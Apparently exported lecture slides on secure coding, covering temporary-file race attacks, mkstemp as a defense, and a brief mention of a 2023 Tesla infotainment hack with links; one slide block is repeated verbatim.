- The attacker may be smart and call *open* with `O_CREAT | O_EXCL`
  - Or, in Windows: `CreateFile` with the `CREATE_NEW` attribute
  - Create a new file with exclusive access
  - But if the attacker creates a file with that name, the *open* will fail
    - Now we have *denial of service* attack

From https://www.owasp.org/index.php/Insecure_Temporary_File

Defense against mktemp attacks

Use `mkstemp`

- It will attempt to create & open a unique file
- You supply a template

  A name of your choosing with `XXXXXX` that will be replaced to make the name unique

  ```
  mkstemp("/tmp/secretfileXXXXXX")
  ```

- File is opened with mode 0600: `rw- --- ---`
- If unable to create a file, it will fail and return -1
  - You should test for failure and be prepared to work around it.

March 2023 TOCTTOU attack on Tesla servers

The next day…

The hacking group was able to exploit the infotainment system on a Tesla and gain extensive enough access to potentially take over the car …

…by exploiting a heap overflow vulnerability and an out-of-bounds write error in a Bluetooth chipset

https://electrek.co/2023/03/24/tesla-hacked-winning-hackers-model-3/

See here for the attack description: https://www.synacktiv.com/sites/default/files/2023-11/tesla_codeblue.pdf

The next day…

The hacking group was able to exploit the infotainment system on a Tesla and gain extensive enough access to potentially take over the car …

…by exploiting a heap overflow vulnerability and an out-of-bounds write error in a Bluetooth chipset

https://electrek.co/2023/03/24/tesla-hacked-winning-hackers-model-3/

See here for the attack description: https://www.synacktiv.com/sites/default/files/2023-11/tesla_codeblue.pdf

The end